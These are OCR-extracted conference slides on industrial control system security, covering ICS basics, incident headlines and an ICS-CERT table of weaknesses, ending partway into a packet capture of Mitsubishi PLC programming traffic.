IC4 INDUSTRIAL CONTROL & COMMUNICATION COMPETENCE CENTER | HOWEST – UGENT

BruCON 0x0B Engineers At Risk

ARTIFICIAL INTELLIGENCE

BLOCKCHAIN

CYBER SECURITY

EDUCATION - RESEARCH - CONSULTING

Ing. Tijl Deneut
Ing. Tinus Umans

Who am I?

Tijl Deneut

- Researcher and lecturer at Howest University College
  - Applied Computer Sciences, Computer and Cyber Crime Professional
  - Researcher Ghent University campus Kortrijk
- Ethical Hacker
- Background in IT security, using this perspective on Industrial Control Systems

tijl.deneut@howest.be
www.linkedin.com/in/tijldeneut

- Co worker on this project: Tinus Umans
  - Engineer Industrial Automation
  - Researcher at University Ghent campus Kortrijk

tinus.umans@ugent.be
https://www.linkedin.com/in/tinus-umans-829764116/

IC4 INDUSTRIAL CONTROL & COMMUNICATION COMPETENCE CENTER | HOWEST – UGENT

UNIVERSITEIT GENT
CAMPUS KORTRIJK

XiaK research group
Experts in industrial automation

howest

Security & Privacy research group
Experts in cyber security, blockchain & AI

So what are "Industrial Control Systems"

"An ICS is a broad class of command and control networks and systems that are used to support all types of industrial processes. "

They include a **variety of system types** including:

- Supervisory Control And Data Acquisition (**SCADA**) systems,
- Distributed Control Systems (**DCS**),
- Process Control Systems (**PCS**),
- Safety Instrumented Systems (**SIS**),
- smaller control systems configurations such as Programmable Logic Controllers (**PLC's**).


The term "OT" is actually never used on the factory floor. It is only used by IT people to distinguish themselves …

Where can I find ICS systems?


How does that look like?

Office

Industrial Control Systems




Supervision Network



Production Network

What's inside?




And what's the big deal?

Several migrations have happened over time:

- ± 15 years ago: all systems still used fieldbus protocols
  - There was a movement to Ethernet based protocols

- ± 10 years ago: networking became abundant, everything started to become intra connected
  - Engineers / operators / managers connecting to their **production** devices from everywhere in the company


- ± 5 years ago: the age of IoT, Big Data and Industry 4.0
  - Engineers / operators / managers want to monitor, manage and connect to their **production** devices from at home



And all this using protocols that were developed +40 years ago and have zero support for security, authentication, encryption …

And what's the big deal?

what can go wrong?



Incidents are on the rise

New Type of Cyberattack Targets Factory Sa

Malicious software Triton was able to manipulate Schneider Electric devices' memory and run un
nknown bug

TECHNOLOGY NEWS JULY 24, 2018 / 9:15 AM / 3 MONTHS AGO

Russian hackers penetrated networks of U.S. electric utilities: WSJ

2 MIN READ

(Reuters) - Russian hackers gained access to the networks of U.S. electric utilities last year, which could have allowed them to cause blackouts, according to federal government officials, who said the campaign is likely continuing, The Wall Street Journal reported on Monday.

TECH

CYBERSECURITY | ENTERPRISE | INTERNET | MEDIA | MOBILE | SOCIAL MEDIA | VE

Tesla is suing an ex-employee for hacking into its 'MOS' software — here's what that system does

- Tesla is suing a former employee for allegedly hacking into the company's factory software, known as its MOS, or Manufacturing Operating System.

Have your control system cyber assets and/or ol system network ever been infected or infiltrated?





Figure 10. Breach History

Hackers Are Targeting Nuclear Facilities, Homeland Security Dept. and F.B.I. Say



The Wolf Creek Nuclear power plant in Kansas in 2000. The corporation that runs the plant was targeted by hackers. David Eulitt/Capital Journal, via Associated Press

Hackers Could Blow Up Factories Using Smartphone Apps

esearchers have found worrying security holes in apps ompanies use to control industrial processes.

Martin Giles January 11, 2018

Virus shuts down factories of major iPhone component manufacturer TSMC

A Cyberattack in Saudi Arabia Had a Deadly Goal. Experts Fear Another Try.

Weakest links


1. Network and network components
2. Unhardened systems
3. Passwords
4. Shared accounts
5. Administrative accounts
6. Employees

#	Subcategory Discovery	Areas Where Weakness Discovered	% of Total Findings
1	SC-7 Boundary Protection	Network segmentation, network monitoring, and isolation of critical or sensitive network components	13.3%
2	CM-7 Least Functionality	Hardening systems and the use of whitelis-ting	7.2%
3	IA-5 Authenticator Management	Password protection and management	4.2%
4	IA-2 Identification and Authentication (Organizational Users)	Shared accounts, use of two factor authenti-cation for remote access	3.9%
5	AC-6 Least Privilege	Administrative accounts, accounts with unnecessary privileges	3.6%
6	SA-2 Allocation of Resources	Staffing, lack of resources, excessive over-time of existing staff	3.6%
7	AU-6 Audit Review, Analysis, and Report-ing	Logging and analysis	3.5%
8	PE-3 Physical Access Control	Securing physical sites	3.0%
9	SI-2 Flaw Remediation	Patching	3.0%
10	CM-4 Security Impact Analysis	Risk and Impact Analysis	3.0%
11	AT-2 Security Awareness Training	General cybersecurity awareness training	2.7%
12	CP-9 Information System Backup	System Backups	2.7%
13	CM-6 Configuration Settings	Baseline configurations, documentation of network	2.5%
14	AT-3 Role-Based Security Training	Role-based training of cybersecurity	2.4%
15	CM-3 Configuration Change Control	Change management processes, ensuring the right staff are included in change processes	2.2%
16	SA-8 Security Engineering Principles	Addressing obsolete systems, system life-cy-cle plans	2.0%
17	AC-17 Remote Access	Remote access policies and plans	1.7%
18	SC-8 Transmission Confidentiality and Integrity	Plain-text transmissions of sensitive material	1.7%
19	AC-2 Account Management	Centralized account management in moder-ate to large systems, processes to handle/ manage user accounts	1.6%
20	SA-4 Acquisition Process	Contract language that doesn't include secu-rity provisions.	1.6%

Source: ICS-CERT.US-CERT.gov

Main sources of infiltrations/infections

1. Hackers
2. Employees
3. Unknown sources
4. (H)Activists
5. Organized Crime
6. Suppliers



Source: ICS-CERT.US-CERT.gov

An example: Mitsubishi Protocol Analysis

Mitsubishi FX5U PLC CPU

MITSUBISHI ELECTRIC

RS-stocknr.: **875-5672** | Fabrikantnummer: **FX5U-32MR-ES** | Fabrikant: Mitsubishi

11 op voorraad - levertijd is 1 werkdag(en).

Prijs Each

853,45 € (excl. BTW) 1.032,67 € (incl. BTW)

Aantal stuks	Per stuk
1 +	853,45 €

1 Aantal stuks **Bestellen**

Voorraad checken

☆ Voeg toe aan onderdelenlijst

Programming a Mitsubishi PLC

DownloadProjectToPLCFromGXWorks3.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.20.0.64	255.255.255.255	UDP	46	58288 → 5560 Len=4
2	0.000009	10.20.0.64	255.255.255.255	UDP	46	58288 → 5560 Len=4
3	0.002352	192.168.3.250	255.255.255.255	UDP	60	5560 → 58288 Len=14
4	0.340776	10.20.0.64	255.255.255.255	UDP	46	58289 → 5560 Len=4
5	0.340784	10.20.0.64	255.255.255.255	UDP	46	58289 → 5560 Len=4
6	0.342081	192.168.3.250	255.255.255.255	UDP	70	5560 → 58289 Len=28
7	0.342951	10.20.0.64	255.255.255.255	UDP	95	58290 → 5560 Len=53
8	0.342989	10.20.0.64	255.255.255.255	UDP	95	58290 → 5560 Len=53
9	0.344379	192.168.3.250	255.255.255.255	UDP	119	5560 → 58290 Len=77
10	0.344831	10.20.0.64	255.255.255.255	UDP	98	58291 → 5560 Len=56
11	0.344836	10.20.0.64	255.255.255.255	UDP	98	58291 → 5560 Len=56

```
> Frame 9: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface 0
> Ethernet II, Src: Mitsubis_28:4f:08 (10:4b:46:28:4f:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 192.168.3.250, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 5560, Dst Port: 58290
v Data (77 bytes)
